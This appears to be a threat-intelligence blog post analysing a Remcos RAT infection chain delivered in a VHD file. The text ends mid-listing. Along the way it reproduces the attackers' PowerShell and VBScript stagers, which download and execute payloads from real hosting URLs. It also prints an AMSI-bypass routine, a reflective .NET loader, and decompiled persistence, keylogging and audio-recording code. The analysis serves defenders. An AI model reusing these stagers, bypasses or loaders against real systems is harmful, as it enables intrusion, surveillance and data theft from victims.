Unknown TTPs of Remcos RAT

Published: 2024-03-26 · Archived: 2026-04-05 16:44:16 UTC

Typically spread through malicious attachments, drive-by downloads, or social engineering, Remcos RAT has been active since 2016. Initially presented by BreakingSecurity, a European company, as a legitimate remote control tool, it has since been exploited by threat actors for nefarious purposes, despite claims of restricted access for lawful use.

On analyzing a few samples from VirusTotal, we got one interesting sample which was a .vhd file. Let's analyze how threat actors have crafted the VHD (Virtual Hard Disk).

After extracting the .vhd file we got a bundle of files shown in Figure 1.



Figure 1: Extracted VHDfile

The shortcut file has the following powershell command line in target, pointing to the *MacOSX.ps1* script. Its deconstructed components are depicted in Figure 1,

```
[ \\localhost\C$\Windows\System32\cmd.exe /c powershell.exe -ExecutionPolicy Bypass -File ".MacOSX/MacOSX.ps1" ]
```

While analyzing the script we got to know it had several operations in it. Some of the functionality seems to be remnants of old TTP.

- Download a PDF file as PNG file (Figure 1)
- Create a Task to download and execute a powershell script. (Figure 2)

We found some key functionalities for this script

- AMSI Bypass (Figure 3)
- Download a PNG file which is a VB script. (Figure 4)

```
Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Bypass -
Force
$binaryData = @"

next Invoke-WebRequest https://bitbucket.org/
openheartplayercertlover/certlover2/downloads/S-Corp_AUELLC1.png -
O C:\Users\Public\S-Corp-AUELLC1.pdf; C:\Users\Public\S-Corp-
AUELLC1.pdf

"@
$bytes = $binaryData -split ' ' | ForEach-Object {
[byte][Convert]::ToByte($_, 2) }
$decodedText = [System.Text.Encoding]::UTF8.GetString($bytes)
$outputTextFilePath = 'C:\ProgramData\Aue1.pdf'
$decodedText | Set-Content -Path $outputTextFilePath -Encoding UTF8
Write-Output "Decoded text saved to $outputTextFilePath"
$scriptPath = "C:\ProgramData\Aue1.pdf"
&$scriptPath
```

Figure 2: Downloading PDF

```
#taskDescription

Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Bypass -
Force
$binaryData = @"

','Bypass','-Command',"\"& { Invoke-Expression ((New-Object
Net.WebClient).DownloadString('$scriptUrl')) }\"" -WindowStyle
Hidden."@..$action = New-ScheduledTaskAction -Execute
"powershell.exe" -Argument $scriptContent..if ($existingTask)
{.    # Task already exists, update it.    Set-ScheduledTask
-TaskName $taskName -Action $action -Trigger $trigger
-Description $taskDescription.} else {.    # Task doesn't exist,
register it.    Register-ScheduledTask -Action $action -Trigger
$trigger -TaskName $taskName -Description $taskDescription.}

"@
$bytes = $binaryData -split ' ' | ForEach-Object {
[byte][Convert]::ToByte($_, 2) }
$decodedText = [System.Text.Encoding]::UTF8.GetString($bytes)
$outputTextFilePath = 'C:\ProgramData\task.ps1'
$decodedText | Set-Content -Path $outputTextFilePath -Encoding UTF8
Write-Output "Decoded text saved to $outputTextFilePath"
$scriptPath = "C:\ProgramData\task.ps1"
&$scriptPath
```

Figure 3: Schedule task

```
#a-m

Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy
Bypass -Force
$binaryData = @"

Add-Type -TypeDefinition @".using System;.using
System.Diagnostics;.using
System.Runtime.InteropServices;..public class
AMSIReaper.{.    public const int PROCESS_VM_OPERATION =
0x0008;.    public const int PROCESS_VM_READ = 0x0010;.
public const int PROCESS_VM_WRITE = 0x0020;..
[DllImport("kernel32.dll")].    public static extern IntPtr
OpenProcess(int dwDesiredAccess, bool bInheritHandle, int
dwProcessId);..    [DllImport("kernel32.dll", SetLastError
= true)].    public static extern bool
WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress,
byte[] lpBuffer, uint nSize, out int
lpNumberOfBytesWritten);..    [DllImport("kernel32.dll
")].    public static extern bool CloseHandle(IntPtr
hObject);..    [DllImport("kernel32.dll")].    public
static extern IntPtr LoadLibrary(string lpFileName);..
[DllImport("kernel32.dll")].    public static extern IntPtr
GetProcAddress(IntPtr hModule, string lpProcName);.}."@..
function ModAMSI($processId).{.    $patch = [byte]0xEB..
$hHandle = [AMSIReaper]::OpenProcess([AMSIReaper]::
PROCESS_VM_OPERATION -bor [AMSIReaper]::PROCESS_VM_READ -bor
 [AMSIReaper]::PROCESS_VM_WRITE, $false, $processId).    if
```

Figure 4: AMSI Reaper

AMSIReaper which is an open source tool available in GitHub.

```
#officework

Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Bypass -
Force
$binaryData = @"

Invoke-WebRequest https://bitbucket.org/openheartplayercertlover/
certlover2/downloads/elana.png -O C:\Users\Public\12007.vbs; C:\
Users\Public\12007.vbs

"@
$bytes = $binaryData -split ' ' | ForEach-Object {
[byte][Convert]::ToByte($_, 2) }
$decodedText = [System.Text.Encoding]::UTF8.GetString($bytes)
$outputTextFilePath = 'C:\ProgramData\second.ps1'
$decodedText | Set-Content -Path $outputTextFilePath -Encoding UTF8
Write-Output "Decoded text saved to $outputTextFilePath"
$scriptPath = "C:\ProgramData\second.ps1"
&$scriptPath
```

Figure 5: Downloading PNG file (elana.png)

The command in *$binaryData* , in Figure6, downloads a file *(elana.png*) from a specified URL (*hxxps://bitbucket.org/openheartplayercertlover/certlover2/downloads/elana.png*) . The PNG file is a VB script file base64 encoded file which is decoded and saved as under %Programdata% as *second.ps1*.

On further analyzing the png file we got to know it was actually a VB script.

```
Dim inalado,prevento
inalado=100
prevento=1
Randomize
paracuuba =  (Int((inalado-prevento+1)*Rnd+prevento))
dim estrellinha
estrellinha= false
Set tenuidade = CreateObject("WinHttp.WinHttpRequest.5.1")
tenuidade.Open "GET","http://paste.ee/d/azfhe", False
tenuidade.Send
arrecadamento = tenuidade.ResponseText
convertibilidade arrecadamento
Function peopaias( seminal )
Dim apegadas
Set apegadas = CreateObject( "InternetExplorer.Application" )
apegadas.Navigate "about:blank"
apegadas.scintura.title = "Input required " & String( 100, "." )
apegadas.cafife        = False
apegadas.acnisto      = False
apegadas.homomorfismo      = False
apegadas.sepsiquimia          = 320
apegadas.acasear         = 180
With apegadas.scintura.conflicto.screen
apegadas.Left = (.aprestessepsiquimia  - apegadas.sepsiquimia ) \ 2
apegadas.Top  = (.aprestesacasear - apegadas.acasear) \ 2
End With
Do While apegadas.Busy
WScript.Sleep 200
Loop
apegadas.Visible = True
apegadas.scintura.all.UserInput.focus
On Error Resume Next
Do While apegadas.scintura.all.baroco.matriz = 0
WScript.Sleep 200
If Err Then
IELogin = Array( "", "" )
apegadas.Quit
Set apegadas = Nothing
Exit Function
End if
Loop
On Error Goto 0
peopaias = apegadas.scintura.all.UserInput.matriz
```

Figure 6: VB script in elana.png

It defines a function *peopaias* which creates an instance of Internet Explorer (apegadas), navigates to a blank page, and waits until the page is fully loaded. It then sets up the browser window properties, including position and size. The function waits until a user input element is available on the page and then retrieves the input value before quitting the browser. It also defines a function *convertibilidade* which takes a string parameter *cytiso* containing script code and executes it using *ExecuteGlobal*. From this URL(“hxxp://paste.ee/d/azfhe”) we are able to get the base64 encoded VB script .



Figure 7: Encoded VB script

After decoding the VB script, we got a PowerShell script which was encoded with base64.



Figure 8: Encoded PowerShell script in decoded VB script

On executing the script and capturing the output we realized that it was a VB script.

```
$imageUrl =
'https://uploaddeimagens.com.br/images/004/731/958/original/new_
image.jpg?1707143673';
$webClient = New-Object System.Net.WebClient;
$imageBytes = $webClient.DownloadData($imageUrl);
$imageText = [System.Text.Encoding]::UTF8.GetString($imageBytes
);
$startFlag = '<<BASE64_START>>';
$endFlag = '<<BASE64_END>>';
$startIndex = $imageText.IndexOf($startFlag);
$endIndex = $imageText.IndexOf($endFlag);
$startIndex -ge 0 -and $endIndex -gt $startIndex;
$startIndex += $startFlag.Length;
$base64Length = $endIndex - $startIndex;
$base64Command = $imageText.Substring($startIndex, $
base64Length);
$commandBytes = [System.Convert]::FromBase64String($
base64Command);
$loadedAssembly = [System.Reflection.Assembly]::Load($
commandBytes);
$type = $loadedAssembly.GetType('PROJETOAUTOMACAO.VB.Home');
$method = $type.GetMethod('VAI').Invoke($null, [object[]]
('merkrowanale/selif/b37a98598d0b4acebac8fd6ab018d045e942ed78/zd
MEqj/revoltrecreyalptraehnepo/steppins/0.2/ipa!/gro.tekcubtib//:
sptth' , '1' , 'C:\ProgramData\' , 'Document'))
```

Figure 9: VB script in decoded PowerShell script

The VB script downloads an image file from the particular URL (‘*hxxps://uploaddeimagens.com.br/images/004/731/958/original/new_image.jpg?1707143673*‘).



Figure 10: Downloading PNG

On analyzing this image file we found that it was a base64 encoded value.

```
000F4230  1F A9 A6 0B C8 50 38 E9 ED 46 06 7A 53 82 1F 4C  .©¦.ÈP8éíF.zS‚.L
000F4240  D1 B6 90 C4 C0 27 A7 E7 4A 78 18 A5 C6 E1 D4 0A  Ñ¶.ÄÀ'§çJx.¥ÆáÔ.
000F4250  31 81 8E A7 D8 51 71 D8 30 30 45 36 97 04 0C E3  1.Ž§ØQqØ00E6—..ã
000F4260  AF AF 14 99 FC 68 13 1B 21 E0 0A 6F 6C F7 A7 37  ¯¯.™üh..!à.ol÷§7
000F4270  34 D2 78 E0 1A AB 93 D4 74 2E 11 C3 15 0D EC 7A  4Òxà.«"Ôt..Ã..ìz
000F4280  53 5C 86 62 40 C7 7C 0E 94 83 AF A5 3B A5 23 37  S\†b@Ç|.”ƒ¯¥;¥#7
000F4290  A8 C3 D2 9B C9 1C 53 B3 41 CF 6A AE CC 9B 74 61  ¨ÃÒ›É.S³AÏj®Ì›ta
000F42A0  11 DA C7 9F 7C 54 84 77 ED 50 ED 3B 87 15 36 72  .ÚÇŸ|T„wíPí;‡.6r
000F42B0  3E 95 5D 48 7E 42 53 E3 E5 41 EF 4C A7 06 DB EE  >•]H~BSãåAïL§.Ûî
000F42C0  07 34 D8 89 76 8E FC 9E BC 50 5B F0 A6 97 C8 E3  .4Ø‰vŽüž¼P[ð¦—Èã
000F42D0  BD 33 34 AC 4B 62 C8 72 BE 98 A8 54 1C 91 D4 0F  ½34¬KbÈr¾˜¨T.'Ô.
000F42E0  4A 93 76 54 D2 60 8F 63 4C 03 39 A6 9E B4 EC 52  J“vTÒ`.cL.9¦ž´ìR
000F42F0  30 CD 34 50 C3 C0 34 C2 3A 9A 91 BA 1A 68 E4 55  0Í4PÃÀ4Â:š'º.häU
000F4300  58 0F FF D9 3C 3C 42 41 53 45 36 34 5F 53 54 41  X.ÿÙ<<BASE64_STA
000F4310  52 54 3E 3E 54 56 71 51 41 41 4D 41 41 41 41 45  RT>>TVqQAAMAAAAE
000F4320  41 41 41 41 2F 2F 38 41 41 4C 67 41 41 41 41 41  AAAA//8AALgAAAAA
000F4330  41 41 41 41 51 41 41 41 41 41 41 41 41 41 41 41  AAAAQAAAAAAAAAAA
000F4340  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000F4350  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000F4360  41 41 41 41 67 41 41 41 41 41 34 66 75 67 34 41  AAAAgAAAAA4fug4A
000F4370  74 41 6E 4E 49 62 67 42 54 4D 30 68 56 47 68 70  tAnNIbgBTM0hVGhp
000F4380  63 79 42 77 63 6D 39 6E 63 6D 46 74 49 47 4E 68  cyBwcm9ncmFtIGNh
000F4390  62 6D 35 76 64 43 42 69 5A 53 42 79 64 57 34 67  bm5vdCBiZSBydW4g
000F43A0  61 57 34 67 52 45 39 54 49 47 31 76 5A 47 55 75  aW4gRE9TIG1vZGUu
000F43B0  44 51 30 4B 4A 41 41 41 41 41 41 41 41 42 51  DQ0KJAAAAAAAAABQ
000F43C0  52 51 41 41 54 41 45 44 41 4D 44 78 77 47 55 41  RQAATAEDAMDxwGUA
000F43D0  41 41 41 41 41 41 41 41 41 4F 41 41 41 69 45 4C  AAAAAAAAAOAAAiEL
000F43E0  41 56 41 41 41 44 42 54 41 41 41 6B 41 51 41 41  AVAAADBTAAAkAQAA
000F43F0  41 41 41 41 70 6B 35 54 41 41 41 67 41 41 41 41  AAAApk5TAAAgAAAA
000F4400  59 46 4D 41 41 41 41 41 45 41 41 67 41 41 41 41  YFMAAAAAEAAgAAAA
000F4410  41 67 41 41 42 41 41 41 41 41 41 41 41 41 41 47  AgAABAAAAAAAAAAG
000F4420  41 41 41 41 41 41 41 41 41 41 44 41 56 41 41 41  AAAAAAAAAADAVAAA
000F4430  41 67 41 41 41 41 41 41 41 41 4D 41 59 49 55 41  AgAAAAAAAAMAYIUA
000F4440  41 42 41 41 41 42 41 41 41 41 41 41 45 41 41 41  ABAAABAAAAAAEAAA
000F4450  45 41 41 41 41 41 41 41 41 42 41 41 41 41 41 41  EAAAAAAAABAAAAAA
```

Figure 11: Base64 value in PNG overlay

After decoding it we came to know that it was a PE file.

Property	Value
File Name	D:\[redacted]vhd\mz.dat
File Type	Portable Executable 32 .NET Assembly
File Info	No match found.
File Size	5.27 MB (5527040 bytes)
PE Size	5.27 MB (5527040 bytes)
Created	Friday 23 February 2024, 16.03.21
Modified	Thursday 15 February 2024, 11.35.14
Accessed	Friday 23 February 2024, 16.03.35
MD5	C50DC32F0CABCF7D7B44031031026078
SHA-1	7B0F1B9D14DF489E4242FB8432337D31757EB6FB

Figure 12: .net binary

While analyzing the .NET DLL file in Dnspy we got to know how attackers are using the main payload and where they are using it.

The DLL is used to perform the process hollowing that is injecting the Remcos payload into a newly-created “*RegAsm.exe*” process. Once the function is invoked, it finds “RegAsm.exe” from below locations on the victim’s device “C:\Windows\\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe”.

The following APIs are used for process hollowing:

CreateProcess() with CREATE_SUSPENDED flag(0x4), GetThreadContext(), ZwUnmapViewOfSection, .VirtualAllocEx(), WriteProcessMemory(),SetThreadContext(), ResumeThread().

The URL, where the Final Payload is hosted, is stored in a reverse format in the VB script as shown in Figure 13.

```
$imageUrl =
'https://uploaddeimagens.com.br/images/004/731/958/original/new_image.jpg?1707143673
';
$webClient = New-Object System.Net.WebClient;
$imageBytes = $webClient.DownloadData($imageUrl);
$imageText = [System.Text.Encoding]::UTF8.GetString($imageBytes);
$startFlag = '<<BASE64_START>>';
$endFlag = '<<BASE64_END>>';
$startIndex = $imageText.IndexOf($startFlag);
$endIndex = $imageText.IndexOf($endFlag);
$startIndex -ge 0 -and $endIndex -gt $startIndex;
$startIndex += $startFlag.Length;
$base64Length = $endIndex - $startIndex;
$base64Command = $imageText.Substring($startIndex, $base64Length);
$commandBytes = [System.Convert]::FromBase64String($base64Command);
$loadedAssembly = [System.Reflection.Assembly]::Load($commandBytes);
$type = $loadedAssembly.GetType('PROJETOAUTOMACAO.VB.Home');
$method = $type.GetMethod('VAI').Invoke($null, [object[]]
('merkrowanale/selif/b37a98598d0b4acebac8fd6ab018d045e942ed78/zdMEqj/revoltrecreyalp
traehnepo/steppins/0.2/ipa!/gro.tekcubtib//:sptth' , '1' , 'C:\ProgramData\' ,
'Document'))
```

Figure 13: Reverse URL string

The main payload Remcos is a VC8 compiled binary.

Property	Value
File Name	[redacted]payload.dat
File Type	Portable Executable 32
File Info	Microsoft Visual C++ 8
File Size	483.00 KB (494592 bytes)
PE Size	483.00 KB (494592 bytes)
Created	Friday 23 February 2024, 17.18.18
Modified	Friday 23 February 2024, 17.18.06
Accessed	Thursday 07 March 2024, 17.36.40
MD5	8E125841810C306790958A95D6DBBEB5
SHA-1	B5A456AC7FAF888059875098B150649834C17ACB

Figure 14: C++ binary payload

It first decrypts a RC4 encrypted blob in the resource section, named “SETTINGS”.

```
result = FindResourceA(hModule, "SETTINGS", (LPCSTR)0xA);
v3 = result;
if ( result )
{
  v4 = LoadResource(hModule, result);
  v5 = LockResource(v4);
  result = (HRSRC)SizeofResource(hModule, v3);
  *this = v5;
```

Figure 15: Getting resource



Figure 16: Manipulating resource

In the blob, the first byte “3E” is the size of the RC4 key and the rest is the encrypted Remcos configuration block.



Figure 17: Decoded RC4 in setting

From this configuration block we can get the C2, malware activities etc.

It sets the “RUN” registry for the persistence.

```
v2 = byte_472B31;
v3 = byte_472B30;
if ( byte_472B33 == 1 )
{
  v4 = sub_40B97C((wchar_t *)asc_465E74, v8, (int)&unk_4752D8);
  sub_403014(v4, v7, (wchar_t *)asc_465E74);
  sub_413814(HKEY_CURRENT_USER, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run\\", lpValueName);
  sub_401F09(v8);
}
if ( v3 == 1 )
{
  v5 = sub_40B97C((wchar_t *)asc_465E74, v8, (int)&unk_4752D8);
  sub_403014(v5, v7, (wchar_t *)asc_465E74);
  sub_413814(HKEY_LOCAL_MACHINE, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run\\", lpValueName);
  sub_401F09(v8);
}
if ( v2 == 1 )
{
  v6 = sub_40B97C((wchar_t *)asc_465E74, v8, (int)&unk_4752D8);
  sub_403014(v6, v7, (wchar_t *)asc_465E74);
  sub_413814(
    HKEY_LOCAL_MACHINE,
    L"Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\Run\\",
    lpValueName);
  sub_401F09(v8);
```

Figure 18: Persistence

The designated filename for logging victim keystrokes and clipboard data, various settings instructing Remcos on how to initiate its functionalities on the victim's device, and the authentication details employed for establishing a connection to the C2 server were all crucial components.

```
dword_472B24 = (int)this;
if ( *this || (v2 = GetModuleHandleA(0), v3 = SetWindowsHookExA(13, (HOOKPROC)fn, v2, 0), (*this = v3) != 0) )
{
  do
  {
    if ( !GetMessageA(&Msg, 0, 0, 0) )
      break;
    TranslateMessage(&Msg);
    DispatchMessageA(&Msg);
  }
  while ( *this );
  result = 0;
}
else
{
  v4 = GetLastError();
  v5 = sub_41BB8E(v14, v4);
  sub_4052FD(&v13, "Keylogger initialization failure: error ", v5);
  sub_402093(&v7, "E");
  sub_41B4EF(v7, v8, v9, v10, v11, v12, v13);
  sub_401FD8(v14);
  result = 1;
```

Figure 19: Keylogging

It also creates a mutex to avoid multiple entries of this binary. Remcos also records the audio input from the victim's microphone.

```
v7 = sub_40B97C(L"open \"", v23, (int)va);
v8 = sub_403014(v7, v22, L"\" type ");
v9 = sub_402FA5(v8, strReturnString, v18);
sub_403014(v9, v21, L" alias audio");
sub_401F09(strReturnString);
sub_401F09(v22);
sub_401F09(v23);
sub_401F09(v24);
v10 = sub_401F04(v21);
mciSendStringW((LPCWSTR)v10, 0, 0, 0);
mciSendStringA("play audio", 0, 0, 0);
sub_402093(&v14, (char *)byte_4660A4);
sub_404AA1((int)dword_475980, 169, v14, v15, v16, v17, (int)v18, v19);
v11 = CreateEventA(0, 1, 0, 0);
LABEL_6:
hEvent = v11;
while ( v11 )
{
  if ( byte_474AD1 )
  {
    mciSendStringA("pause audio", 0, 0, 0);
    byte_474AD1 = 0;
  }
  if ( byte_474AD0 )
  {
    mciSendStringA("resume audio", 0, 0, 0);
    byte_474AD0 = 0;
  }
  mciSendStringA("status audio mode", strReturnString, 0x14u, 0);
